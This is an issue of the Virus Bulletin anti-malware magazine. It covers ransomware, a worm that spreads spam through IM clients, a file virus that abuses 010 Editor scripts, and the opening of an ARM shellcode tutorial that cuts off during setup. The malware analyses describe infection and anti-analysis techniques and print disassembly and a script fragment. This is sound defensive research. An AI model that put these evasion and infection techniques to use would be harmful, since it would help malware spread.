JANUARY 2013

virus BULLETIN

Fighting malware and spam

CONTENTS

IN THIS ISSUE

WHEN TOOLS ATTACK

The 010 Editor is a powerful tool for analysing files. It can also alter files, and it supports a scripting language to automate certain tasks. Who would have guessed that one of those tasks would be to infect files? Peter Ferrie describes how {W32/1SC}/Toobin demonstrates a case of 'when tools attack'.

page 7

WRITING SHELLCODE ON ARM

With recent studies reporting a dramatic increase in the usage of mobile devices, a decrease in sales of PCs and notebooks, and 'BYOD' being the hot trend of the moment, it's no longer possible to ignore non-x86 architectures. Aleksander Czarnowski provides a basic starting point for understanding how to write shellcode on ARM-based CPUs.

page 9

UNPACKING XPACK

Sebastian Eschweiler describes a static unpacker for the 'XPACK' packer – outlining each step of the unpacking process and looking at how weaknesses in vital steps can efficiently be exploited to produce a generic unpacker.

page 17

ISSN 1749-7027

virus BULLETIN COMMENT

'The people behind these scams are making significant amounts of money, and they are infecting users all over the world.'

David Jacoby, Kaspersky Lab

RANSOMWARE FOR FUN AND PROFIT

Over the last couple of months it has been quite obvious that ransomware is becoming a big problem. A friend who works at a local computer retail/repair shop told me that a lot of customers are coming in with ransomware infections on their machines – particularly the notorious 'police trojan'.

I recently started to analyse some of the samples, and quickly noticed that far from being a local problem, it is more like a global epidemic. The ransomware problem is also very difficult to fight, because you cannot simply throw technology at it – ransomware both exploits technical weaknesses and uses social engineering to target the weakest link in the security chain.

The malware is pushed out through different exploit kits, taking advantage of security weaknesses in software such as PDF readers, Java, Flash and others. The victim does not have to visit any shady websites to get infected; this may be done through drive-by-downloads, email spam or links via social media.

In addition to taking advantage of security weaknesses, the scammers also use redirecting services and traffic exchange platforms, which work hand in hand with the exploit kits. The redirecting services are used to generate as much traffic as possible to the exploit kits.

When the victim visits an infected website, a vulnerability on their computer will be exploited – the payload of the exploit is to download the malware, and then execute it. This is pretty straightforward, and most web-based malware is spread this way. The second stage of the ransomware is to exploit or socially engineer the victim. The latest trend is to display a message that appears to come from the police. The trojan will determine the country in which the infected computer is located, and customize the message accordingly.

The message often states that the infected user has committed a felony – for example downloaded pirated software or music, or visited illegal porn sites – and their machine has been locked, but that if they pay a small fine (which in fact goes directly into the pockets of the bad guys), they can avoid arrest and their machine will be unlocked.

The people behind these scams are making significant amounts of money, and they are infecting users all over the world. This means that international law enforcement bodies need to work together in order to fight the criminals.

But it gets more complicated because the bad guys are also re-selling the payment vouchers that are used by victims when they make a payment. This means that the person who spends the money might not be the person behind the scam, but simply someone looking for a good deal on various money exchange forums.

To add another layer of complexity, yet more people may be involved in the process: 'malware consultants' are recruited from various underground forums to help make the ransomware undetectable – they do this by adding advanced packing and encryption algorithms.

Just a few weeks ago I had the opportunity to meet with law enforcement representatives and other security vendors and researchers to discuss the ransomware issue. At the meeting I was introduced to a website which displays an amazing collection of landing pages for different trojans and different countries. I recommend that you check it out: https://www.botnets.fr/index.php/Police_lock.

There are lots of types of ransomware out there. We must encourage users, friends, family and colleagues to contact their security companies if they fall victim to such a scam – not only to help them remove the ransomware, but also so that we can collect as much information as possible to help us fight this threat.

Editor: Helen Martin
Technical Editor: Dr Morton Swimmer
Test Team Director: John Hawes
Anti-Spam Test Director: Martijn Grooten
Security Test Engineer: Simon Bates
Sales Executive: Allison Sketchley
Perl Developer: Tom Gracey
Consulting Editors:
Nick FitzGerald, *AVG, NZ*
Ian Whalley, *Google, USA*
Dr Richard Ford, *Florida Institute of Technology, USA*

NEWS

CALL FOR PAPERS: VB2013 BERLIN

Virus Bulletin is seeking submissions from those wishing to present papers at VB2013, which will take place 2–4 October 2013 at the Maritim Hotel Berlin, Germany.

The conference will include a programme of 30-minute presentations running in two concurrent streams: Technical and Corporate.

Submissions are invited on all subjects relevant to anti-malware and anti-spam. In particular, *VB* welcomes the submission of papers that will provide delegates with ideas, advice and/or practical techniques, and encourages presentations that include practical demonstrations of techniques or new technologies.

The deadline for submission of proposals is Friday 8 March 2013. Abstracts should be submitted via the online abstract submission system at http://www.virusbtn.com/conference/abstracts/.

Full details of the call for papers, including a list of topics suggested by the attendees of VB2012, can be found at http://www.virusbtn.com/conference/vb2013/call/. Any queries should be addressed to editor@virusbtn.com.

DUTCH DISCLOSURE GUIDELINES

The Dutch government has published a set of guidelines to encourage responsible disclosure of vulnerabilities.

The reporting of vulnerabilities by so-called ‘white hat’ or ‘ethical’ hackers is often fraught with controversy as many choose to announce their discoveries publicly rather than first approaching the software or hardware company whose products are affected.

The guide published by the National Cyber Security Center (NCSC) encourages parties to work together – one suggestion it makes is for companies and governments to offer standard online forms that can be used by researchers to notify the organizations when they discover a vulnerability.

The guide also suggests that an acceptable period for the disclosure of software vulnerabilities is 60 days, while for hardware vulnerabilities (which tend to be more time-consuming to fix) it suggests a period of six months.

However, the new guidelines do not affect the current legal framework in the Netherlands. So, while the organizations themselves may agree not to take legal action against hackers who follow the disclosure guidelines, the Public Prosecution Service may still prosecute if it believes crimes have been committed.

Prevalence Table – November 2012[1]

Malware	Type	%
Autorun	Worm	9.40%
Java-Exploit	Exploit	9.28%
OneScan	Rogue	6.88%
Crypt/Kryptik	Trojan	4.83%
Iframe-Exploit	Exploit	4.80%
Heuristic/generic	Virus/worm	4.69%
Heuristic/generic	Trojan	4.47%
Conficker/Downadup	Worm	4.00%
Adware-misc	Adware	3.73%
Encrypted/Obfuscated	Misc	3.70%
Agent	Trojan	2.76%
PDF-Exploit	Exploit	2.50%
Sality	Virus	2.44%
Sirefef	Trojan	2.22%
Keylogger-misc	Trojan	2.12%
Exploit-misc	Exploit	1.88%
Downloader-misc	Trojan	1.77%
Zwangi/Zwunzi	Adware	1.73%
Dorkbot	Worm	1.71%
Blacole	Exploit	1.39%
LNK-Exploit	Exploit	1.30%
Crack/Keygen	PU	1.29%
Virut	Virus	1.12%
Injector	Trojan	1.01%
BHO/Toolbar-misc	Adware	0.95%
Tanatos	Worm	0.89%
Qhost	Trojan	0.78%
Zbot	Trojan	0.74%
JS-Redir/Alescurf	Trojan	0.71%
Dropper-misc	Trojan	0.69%
Ramnit	Trojan	0.69%
Heuristic/generic	Misc	0.69%
Others[2]		12.85%
Total		**100.00%**

[1] Figures compiled from desktop-level detections.

[2] Readers are reminded that a complete listing is posted at http://www.virusbtn.com/Prevalence/.

MALWARE ANALYSIS 1

TALK TO YOU LATER

Raul Alvarez
Fortinet, Canada

Thousands of unsuspecting chat users clicked on a malicious link a few months ago. A spam message contained a link that led to a worm being downloaded, which, in turn, downloaded a component that sent more copies of the spam message.

This article will look into the detail of the malicious executable that sent the spam messages. Variously dubbed 'Phopifas', 'Dorkbot' and 'Rodpicom', we will walk through its code and see how it persuades users to click the malicious link.

INFINITE SEH

SEH (Structured Exception Handling) is a common technique used by malware to obfuscate the execution path or misdirect debuggers. Phopifas takes advantage of the SEH technique to discourage analysts from probing further.

After setting up a cursor and window with the name 'Tabs Example', which is not shown, the malware goes into an exception handling loop which repeats 1,048,575 (0xFFFFF) times. The malware sets up a decrementing counter that is triggered every time it encounters an exception. The intentional exception is triggered by calling the LoadLibraryA API with the library name 0x3E8.

After painstakingly completing the exception loop, the malware jumps to the decryption routine.

INFINITE JUMPS IN DECRYPTION/ ANTI-EMULATOR


Using the VirtualProtect API, the malware changes the protection of its encrypted area to PAGE_EXECUTE_READWRITE, making it executable, readable and writable.

Phopifas uses a simple XOR decryption algorithm (XOR DWORD PTR DS:[EBX], EAX) with decrementing key values starting with 0x00053E73. Each decryption uses a dword taken from the starting location of the encrypted area and XORed with the key. The pointer (EBX) only moves one byte at a time, thereby decrypting each byte four times (with the exception of the first three bytes).

The total size of the encrypted area is 1,456 (0x5B0) bytes.

Using a simple XOR algorithm for decryption is usually a giveaway, but for this malware it isn't. This simple XOR is embedded in a labyrinth of 615 JMP instructions. Figure 1 shows a typical JMP instruction in the malware code. These JMP instructions only skip a few bytes which are not used in the execution of the malware. These so-called garbage bytes are used to harden the emulation. Every execution of the XOR instruction should be done after passing through this series of JMP instructions.

The 615 jumps are not designed to frustrate the analyst; they are designed to exhaust the limitations of emulator engines. Some engines might deem these jumps to be infinite, thereby deciding to terminate the emulation process.



```
004024B7  JMP SHORT phopifas.004024BA
004024B9  PUSHFD
004024BA  JMP SHORT phopifas.004024BF
004024BC  SBB AH,AL
004024BE  INTO
004024BF  JMP SHORT phopifas.004024C2
004024C1  DB 0B
004024C2  JMP SHORT phopifas.004024C5
004024C4  INC ESI
004024C5  JMP SHORT phopifas.004024CA
004024C7  ARPL WORD PTR DS:[EDI+49],BP
004024CA  JMP SHORT phopifas.004024CD
004024CC  DB 2E
004024CD  JMP SHORT phopifas.004024D2
004024CF  DB 5B
004024D0  DB 7F
004024D1  DB EE
004024D2  JMP SHORT phopifas.004024D5
004024D4  DB C0
004024D5  JMP phopifas.00401DF2
004024DA  DB 3D
004024DB  MOV DH,BL
004024DD  JMP SHORT phopifas.004024E2
004024DF  DB E2
004024E0  DB 60
004024E1  DB 76
004024E2  JMP SHORT phopifas.004024E6
004024E4  DB BD
004024E5  DB 81
004024E6  JMP SHORT phopifas.004024EA
004024E8  INC ECX
004024E9  XCHG EAX,ESI
004024EA  JMP SHORT phopifas.004024ED
004024EC  XCHG EAX,EBP
004024ED  JMP SHORT phopifas.004024F0
004024EF  DB 7B
004024F0  JMP SHORT phopifas.004024F3
004024F2  DB 74
004024F3  JMP SHORT phopifas.004024F6
004024F5  DB FE
 4024F6  JMP  HORT phopifas.0040
```

Figure 1: A typical JMP instruction in the malware code.

API RESOLUTION

After decryption, the malware parses the PEB (Process Environment Block) to get the imagebase of kernel32.dll. From the given imagebase, the malware computes the hash values of each of the exported API names of kernel32.dll until it finds the equivalent hash value of the API it needs. The hash value of the APIs are computed using simple ADD (addition) and ROL (rotate left) instructions.

The malware doesn't store the imagebase value to a memory location, thus it needs to parse the PEB every time it needs to use an API.

The first API to be resolved is LoadLibraryA. Using this API, the malware tries to get the imagebase of kernel32.dll. Yes, it parses the PEB to get the imagebase of kernel32.dll and it also uses the LoadLibraryA API to get the same imagebase. The malware checks whether the location contains an 'MZ' value. If 'MZ' is not found, the malware terminates.

If kernel32.dll is found, it tries to get the imagebase of 'WakeUpRage.dll'. If the library exists, the malware will also terminate.

GETTING ALL THE RESOURCES

The resource section of the malware contains the key string, the malware size and the encrypted malware code. The malware extracts these pieces of information by using the LoadResource API to load the individual resources into the memory.

The first resource taken is the key string 'rfvM6AVLq8mLbr4duRPqFKEDYAAY9g0MHGmBDAcKwjn3o'. It saves this string to a memory location for later use.

The malware finds and loads another resource ('12800') and again stores it in a memory location. It converts the string '12800' to an integer using the StrToIntA API. The integer value is used as the size in allocating a new virtual memory space for the encrypted malware code.

The rest of the resource section contains the remainder of the encrypted malware code. This is allocated to the memory location prepared earlier by the VirtualAlloc API with the size 12800.

SECOND DECRYPTION

After obtaining all the required hex bytes from the resource section of the malware body, Phopifas performs a simple decryption using an XOR instruction. The XOR key is the string 'rfvM6AVLq8mLbr4duRPqFKEDYAAY9g0MHGmBDAcKwjn3o', which was taken earlier as the first resource value.

The malware will read one byte from the allocated memory and XOR it to one character taken from the key string. There are two pointers at work here. One is for the bytes in allocated memory and the other is for the key string. The pointers move one byte forward after every XOR operation. When the pointer used for the key string reaches the end of the string, it will reset to zero to point back to the first character.


SELF CODE INJECTION

After decryption, the malware spawns a new process using the original executable. It overwrites the image of the new process by writing the newly decrypted code using a combination of the GetThreadContext and WriteProcessMemory APIs. The decrypted code is simply injected into the newly running process.

The malware transfers control to the newly spawned process and terminates the original one. This methodology effectively executes other payloads of the malware while avoiding any breakpoints set by analysts.

NEW EXECUTION

Following the execution of the newly created process, the malware creates a mutex, '{D8E33D0B-0106-46E7-AD6D-225A1797C7CE}', to avoid running multiple instances of itself (see Figure 2).




```
T..          Name
Key          HKLM
KeyedEvent   \KernelObjects\CritSecOutOfMemoryEvent
Mutant       \BaseNamedObjects\{D8E33D0B-0106-46E7-AD6D-225A1797C7CE}
WindowSt...  \Windows\WindowStations\WinSta0
WindowSt...  \Windows\WindowStations\WinSta0

CPU Usage: 2%   Commit Charge: 45.39%   Processes: 29
```

Figure 2: A mutex is created.

The malware determines the country of residence of the infected user by checking the locale of the operating system (LOCALE_SYSTEM_DEFAULT 0x800 and LOCALE_SABBREVCTRYNAME 0x07) using the GetLocaleInfoA API.


Skype Conversation Call View Tools
Online
Call
Show messages from: Yesterday
Skype Conversation Call View Tools Help
Close
Canada
Offline
Video call
Call Phone
SMS

[redacted]
hey ito sa iyong larawan sa profile?
http://goo.gl/[redacted]

[redacted]
lol is this your new profile pic? 4:31 PM
http://goo.gl/[redacted]

[redacted]
¿es ésta tu foto de perfil nuevo? 4:00 PM
http://goo.gl/[redacted]

Figure 3: Typical spammed message.

Country codes	Message
COL|BOL|ARG|VEN |PER|ECU	¿es ésta tu foto de perfil nuevo?
SWE	hej detta är din nya profilbild?
DZA|MAR	hey c'est votre nouvelle photo de profil?
THA	ni phaph porfil khxng khun?
ALB|MKD	tung, cka paske lyp ti nket fotografi?
SRB|SCG|BIH	hej jeli ovo vasa nova profil skila?
NLD	hey is dit je nieuwe profielfoto?
CHE	hoi schöni fotis hesch du uf dim profil öppe nöd?
DNK	hej er det din nye profil billede?
CZE	hej je to tvuj nový obrázek profilu?
HKG|CHN	hei zhè shì ni de gèrén ziliào zhàopiàn ma?
SVK|SVN	hej je to vasa nova slika profila?
UKR|RUS	ey eto vasha novaya kartina profil'?
POL	hej to jest twój nowy obraz profil?
VNM	hey là anh tieu cua ban?
ROM	hey è la tua immagine del profilo nuovo?
IDN	hey ini foto profil?
HUN	hé ez az új profil kép?
NOR	hei er dette din nye profil bilde?
TUR	hey bu yeni profil pic?
PRT	hey é essa sua foto de perfil? rsrsrsrsrsrsrs
AUT	moin , kaum zu glauben was für schöne fotos von dir auf deinem profil
USA	lol is this your new profile pic?
PHL	hey ito sa iyong larawan sa profile?

Table 1: Messages sent based on country codes.


Phopifas traverses the list of running processes using the CreateToolhelp32Snapshot, Process32FirstW and Process32NextW APIs. It checks whether 'skype.exe', 'msmsgs.exe' or 'msnmsgr.exe' exist in the list of processes – each of which is an executable used by a messaging application.

DURING THE SPAMMING

Once the malware has taken control of the messaging applications, it sends spam messages to the users found in the application. The messages (the content of which depends on the locale of the originating computer) include a download link for other malware. Figure 3 shows a typical spammed message sent through a messaging application.

Table 1 shows a (non-comprehensive) list of the messages sent, based on country codes. The country codes are checked within the malware code.

Figure 4 shows the unicode strings of the spam message found in the malware's memory. The unicode values will be translated based on the locale setting of the machine and the language set by the messaging application. The same unicode values will be converted to their equivalent characters for the given locale.



```
Hex dump                                            ASCII
5F 69 6E 66|6F 40 40 00|00 00 00 00|55 53 41 00 _info@@     USA
6C 00 6F 00|6C 00 20 00|69 00 73 00|20 00 74 00 l o l   i s   t
68 00 69 00|73 00 20 00|79 00 6F 00|75 00 72 00 h i s   y o u r
20 00 6E 00|65 00 77 00|20 00 70 00|72 00 6F 00   n e w   p r o
66 00 69 00|6C 00 65 00|20 00 70 00|69 00 63 00 f i l e   p i c
3F 00 20 00|68 00 74 00|74 00 70 00|3A 00 2F 00 ?   h t t p : /
2F 00 67 00|6F 00 6F 00|2E 00 67 00|6C 00 2F 00 / g o o . g l /
[redacted]
```

Figure 4: Unicode strings of the spam message found in the malware's memory.

CONCLUSION

Every one of us uses some sort of messaging application. Whether standalone or web-based, we all use messaging applications to communicate with our colleagues, friends and families. Their ubiquity is the reason why malware authors exploit the human factor to target them.

As with email spams, if we don't click on the links contained in the spam messages, the malware won't be downloaded. We should all be cautious of the messages we receive, even if they appear to have come from family members or friends – their accounts could be under the control of malware.

MALWARE ANALYSIS 2

SURF'S UP

Peter Ferrie
Microsoft, USA

The *010 Editor* is a powerful tool for analysing files. By using templates, the editor can decompose a file into its parts and display them in a form that is easily understood. The editor can also alter files, and it supports a scripting language to automate certain tasks. Who would have guessed that one of those tasks would be to infect files, as {W32/1SC}/Toobin demonstrates?

111 EDITOR

The virus begins by pushing the RVA of the host's original entrypoint onto the stack. This allows the virus to work correctly in processes that have ASLR enabled. The virus determines its load address by using a call->pop sequence that contains no zeroes. This is implemented in an unusual way. Usually, the call-pop sequence begins with a jump at the start of the code to the end of the code, and then a call backwards to the second line of the code, where the pop instruction exists. An alternative method is a jump at the start of the code to the third line of the code, and then a call to the second line of code, which contains a jump to the fourth line of code, where the pop instruction exists. Of course, once these techniques were established, rampant copying-without-thinking ensued and essentially, until now, no one has thought about how to improve them. The new technique uses an overlapping call instruction, followed by a long-form increment instruction. The call instruction calls into the last byte of itself, where an 'FF' opcode exists. The 'FF' opcode is followed by a 'C0' opcode, to form an increment instruction, and the increment instruction is followed by the pop instruction. Fewer instructions and fewer bytes, but it seems unlikely that we will see this technique replacing the existing ones.

Once the loading address has been determined, the code falls through to a base64 decoder that does not carry a dictionary. In fact, the entire decoder is smaller than the base64 dictionary itself. The decoding is done algorithmically, which is possible because the transformation is really quite simple. The decoder also uses no zeroes (the reason for which will be described later in the article). The first instruction that the base64 decoder decodes forms the parameter of the penultimate instruction and the last instruction. Thus, part of the base64 decoder is also encoded as base64. This is possible on the *Pentium* and later CPUs because of a change in prefetch queue behaviour. Previously, a set of instructions would be prefetched into a local cache and executed from there, no matter what changes were made to the memory while those instructions were running. This allowed for some interesting anti-debugging tricks, because the presence of the debugger would cause the prefetch queue to be emptied when the debugger gained control. When the debugger yielded control and the original instructions resumed execution, the prefetched instructions would include any modification that was made to the memory, thus the presence of the debugger could be inferred. The *Pentium* changed that behaviour to detect the alteration of memory in the range that was prefetched. When an alteration was detected, the CPU would fetch the modified bytes, just like when a debugger is running. The result is that an instruction can modify the following instruction and the modified instruction will be executed in its modified form.

IMPORT/EXPORT BUSINESS

The decoded code begins by retrieving the base address of kernel32.dll by walking the InLoadOrderModuleList from the PEB_LDR_DATA structure in the Process Environment Block. The address of kernel32.dll is always the second entry on the list. If the virus finds the PE header for kernel32.dll, it resolves the required APIs. The virus uses hashes instead of names, but the hashes are sorted alphabetically according to the strings they represent. This means that the export table needs to be parsed only once for all of the APIs. Each API address is placed on the stack for easy access, but because stacks move downwards in memory, the addresses end up in reverse order in memory. The virus resolves the address of a small number of APIs: open, size, read, seek, write, close, malloc and expand strings. After resolving the APIs from kernel32.dll, the virus loads advapi32.dll in order to fetch the address of some registry-access APIs. The virus needs only two registry APIs – one for opening a key, and one for querying a value.

GETTING PERSONAL

The virus opens the 'HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\User Shell Folders' registry key, and queries the 'Personal' registry value. The returned data is saved for later. The virus encodes itself using the base64 algorithm and inserts the result into the body of an *010 Editor* script. The virus expands the 'Personal' registry data that was returned earlier, to replace indirect variables with their absolute value, then creates a file named 'r' in the resulting directory. The virus writes the *010 Editor* script into this file.

The virus queries the 'Local AppData' registry value which is located under the 'User Shell Folders' that the virus opened earlier. The returned data is expanded in the same way as for the 'Personal' registry data. The virus appends the name of the *010 Editor*'s global configuration file to the string. Note that this path is specific to version 3 of the *010 Editor*. In version 4, the directory to which the 'AppData' registry value points was used as the base directory. The subdirectory structure was also changed from '<product>' to '<company>\<product>'.

In any case, the virus attempts to open the global configuration file. If the open fails, it will simply skip altering the configuration file. Otherwise, it will parse the file in order to register its script.

When a file cannot be opened, the returned file handle is -1. Viruses typically check for this value indirectly, by incrementing the returned value and checking for zero. This behaviour is very common because it is smaller than checking for -1. In the event that the file open succeeds, viruses will usually decrement the file handle again to restore it to its original value. However, this virus does not restore the value. Instead, it uses the misaligned file handle as though it were a regular value.

Windows accepts this as though it were the regular value and still behaves correctly. This could interfere with some behaviour-monitoring programs that watch for exact values being used to access files.

CFG PARSING

While parsing the configuration file, the first check the virus makes is the version of the cfg file. This check restricts support to versions 3.06 and 3.13 (even though 3.2 was available at the apparent time of writing the virus). While there were no significant changes to the format of the cfg in later versions of the program, the virus writer was presumably being careful to support only the version(s) that he had at the time.

The virus increments the number of registered scripts, and then checks if the first script in the list is marked to run on start-up. If it is not marked to run on start-up, then the virus assumes that its script has not been altered yet, and proceeds to make some changes. The virus changes the configuration file by inserting the name of the virus script, and marking the script to run on start-up. This is equivalent to an 'autorun' setting for the *010 Editor*.

The virus uses this behaviour to infect a file that is opened when the *010 Editor* starts. The script also runs whenever a file is opened after the *010 Editor* starts. For some reason, the *010 Editor* allows a registered script to have no display name. The virus makes use of this fact for some light stealth – since the virus script does not appear in the list of registered scripts, its execution potential is not obvious.

After altering the configuration file, the virus runs the host code.

THE SCRIPT

The *010 Editor* supports a C-like scripting language. The virus script begins by querying the filesize of the currently opened file (if any). It also creates a string that holds the virus body in encoded form. This is the reason for using an encoding method that avoids zeroes: if the string contained an embedded zero, then it would appear to be shorter than its actual length, because the first zero would be considered the sentinel character for the string.

The string is also optimized for size. The non-printable characters are escaped, but the leading zeroes are omitted. The printable characters are interspersed with the non-printable ones, and the base64-encoded body follows immediately. The script is written in such a way that it contains no space characters at all, and all of the statements are combined onto a single line. Further, the script makes very heavy use of the order of operations to allow a number of parentheses to be omitted. This makes it very difficult to read, and such a style would deserve a fail in a computer science class. Perhaps the virus writer intends to submit a future work to an obfuscated 'C' contest.

Amazingly, the script does contain strict bounds-checking to prevent the virus from attempting to read beyond the end of the file. The virus also uses a very nice trick while validating the file format. There is no function to change the file attributes and re-open the file, so the virus cannot infect read-only files. However, instead of performing an isolated check for a file having the read-only attribute set, the virus uses the return value of the GetReadOnly() function as the file offset for reading the file header. If the GetReadOnly() function indicates that the file is read-only then the read offset will be non-zero, and the format signature will not be read correctly. As a result, a file which has the read-only attribute set will fail to validate as an infectable file.

The virus performs further validation by comparing a large set of 'magic' numbers, like so:

```
if(ReadShort(GetReadOnly())==0x5a4d&&ReadInt(d)==0
x4550&&e[4]==76&&e[5]==1&&e[22]&2&&(e[23]&49)==1&&
!e[93]&&(e[92]-2)<2&&!(e[95]&32)&&!ReadInt(d+152)&&g
+h==c)
```

EVIL ALIGNMENT

Files are examined for their potential to be infected, regardless of their suffix, and will be infected if they pass a very strict set of filters. The virus is interested in files that are *Windows* Portable Executable files, and that are character mode or GUI applications for the *Intel* 386+ CPU. The files must not be DLLs or system files or WDM drivers. They must have no digital certificates, and they must have no bytes outside of the image.

When a file is found that meets the infection criteria, it will be infected. The virus resizes the file by a random amount in the range of 4KB to 6KB in addition to the size of the virus and the size of the file alignment. The data will exist outside of the image, and serves as an infection marker. The presence of the file alignment bytes is to avoid a bug in some of the virus writer's earliest viruses. The bug occurred in files with a file alignment value that was larger than the number of bytes that the virus would append without including the file alignment. In that case, the infected file would have a structure that would still appear to have no appended data according to the algorithm that the virus uses to detect it. (The virus determines the presence of appended data by summing the physical offset and size of the last section. This works in most cases, but is far from proper.). As a result, the file could be infected as many times as it would take for the last section size to exceed a multiple of the file alignment value. By including the file alignment in the calculation for the number of bytes to append, the infected file always has appended data after one pass.

The virus increases the physical size of the last section by the size of the virus code, then aligns the result. If the virtual size of the last section is less than its new physical size, then the virus sets the virtual size to be equal to the physical size, and increases and aligns the size of the image to compensate for the change. It also changes the attributes of the last section to include the executable and writable bits. The executable bit is set in order to allow the program to run if DEP is enabled, and the writable bit is set because the base64 decoder overwrites the encoded data with the decoded data.

If relocation data is present at the end of the file, the virus will move the data to a larger offset in the file and place its own code in the gap that has been created. If no relocation data is present at the end of the file, the virus code will be placed there. The virus checks for the presence of relocation data by checking a flag in the PE header. However, this method is unreliable because *Windows* ignores this flag, and relies instead on the base relocation table data directory entry.

The virus saves the original entrypoint within the virus body, then alters the host entrypoint to point to the last section. The virus zeroes the file checksum then saves the file. Finally, it closes the infected file to flush the data to disk. This has the effect of requiring the user to make a second request to open the file. This is required only if the file is newly infected. Files that cannot be infected (because they are infected already or are not suitable) will be opened on the first request.

CONCLUSION

This virus demonstrates the case of 'when tools attack'. We have seen viruses for *IDA* and *HIEW* that infect the file that is being examined. Fortunately, we have not yet seen a virus that can escape from the tool's environment and begin the infection on a clean machine – but it might be only a matter of time.

TUTORIAL

SHELLCODING ARM

Aleksander P. Czarnowski
AVET Information and Network Security, Poland

With recent studies reporting a dramatic increase in the usage of mobile devices, a decrease in sales of PCs and notebooks, and 'BYOD' being the hot trend of the moment, it is no longer possible to ignore non-x86 architectures. The aim of this article to is to provide a basic starting point for understanding how to write shellcode on ARM-based CPUs. Background knowledge from x86/x64 may be helpful, but keep in mind that in some areas ARM is a completely different beast from IA32.

ARM NAMING CONVENTION

The first problem with the ARM architecture is the naming convention. First, ARM is an IP core being sold as a licence. Therefore there are a number of different CPUs from different manufacturers with different specifications based on the same core. To make matters worse, there are two concepts which cannot be used interchangeably: architecture and family. Table 1 sheds some light on the ARM naming convention nightmare.

ARM architecture	**ARM family**
ARMv1	ARM1
ARMv2	ARM2, ARM3
ARMv3	ARM6, ARM7
ARMv4	StrongARM, ARM7TDMI, ARM9TDMI
ARMv5	ARM7EJ, ARM9E, ARM10E, XScale
ARMv6	ARM11, ARM Cortex-M
ARMv7	ARM Cortex-A, ARM Cortex-M, ARM Cortex-R
ARMv8	No cores were available at the time of writing this article. ARMv8 will support 64-bit data and addressing mode.

Table 1: The ARM naming convention nightmare.

TARGET ARCHITECTURE

When I first came up with the idea for this tutorial I had difficulty deciding on the right target architecture. Then my *Raspberry Pi* [1] package arrived and the problem was solved – *Raspberry Pi* (*RPi*) is a standalone ARM11 (ARMv6)-based system with *Linux* (*Raspbian*, which is based on *Debian*) and *Android* platforms available.

RPi costs around $35 (Rev B with two USB ports and an Ethernet port) and is a great target architecture for educational purposes. Thanks to freely available *Raspbian* 'wheezy' images and support for *RPi* emulation in *qemu*, we have a perfect ARMv6 target to experiment with at a more than affordable price.

THE SET-UP

Throughout this tutorial we will be using *Raspberry Pi* with *Raspbian* 'wheezy' (which is based on *Debian*) armhf. Do not mix this up with *Raspbian* for *armel* (which means a slower soft-float ABI). It is crucial not to mix up binaries based on certain ABIs (e.g. *armhf* and *armel*), since *Raspbian* does not currently support this.

As a second development platform, *Ubuntu 12.04 LTS i386* was used both for *qemu* and other tools.

BUILDING AND RUNNING QEMU WITH ARM 1176 SUPPORT

If you don't want to buy *Raspberry Pi* or you want to play with ARM architecture while you are on the go, *qemu* is the answer. The only problem is that ARM1176 support is relatively new, so not every *qemu* build/package supports it. You can check if your *qemu* build has proper support by issuing the following command:

```
qemu-system-arm -cpu ?
```

If 'arm1176' is on the list then you can skip the rest of this section. Another test is to boot *qemu* with the option '–cpu arm 1176'. If during the boot up some information is displayed regarding unsupported instructions, your *qemu* installation needs upgrading.

If your *qemu* package does not have ARM1176 support you can build it from the source. Fortunately, the process is quite simple, assuming you have a properly installed gcc-based build environment (such as build-essentials in the case of *Ubuntu*):

1. Create a target directory for compiling *qemu* sources
2. Change to that target directory and clone the *qemu* git repository by issuing the following command:
   ```
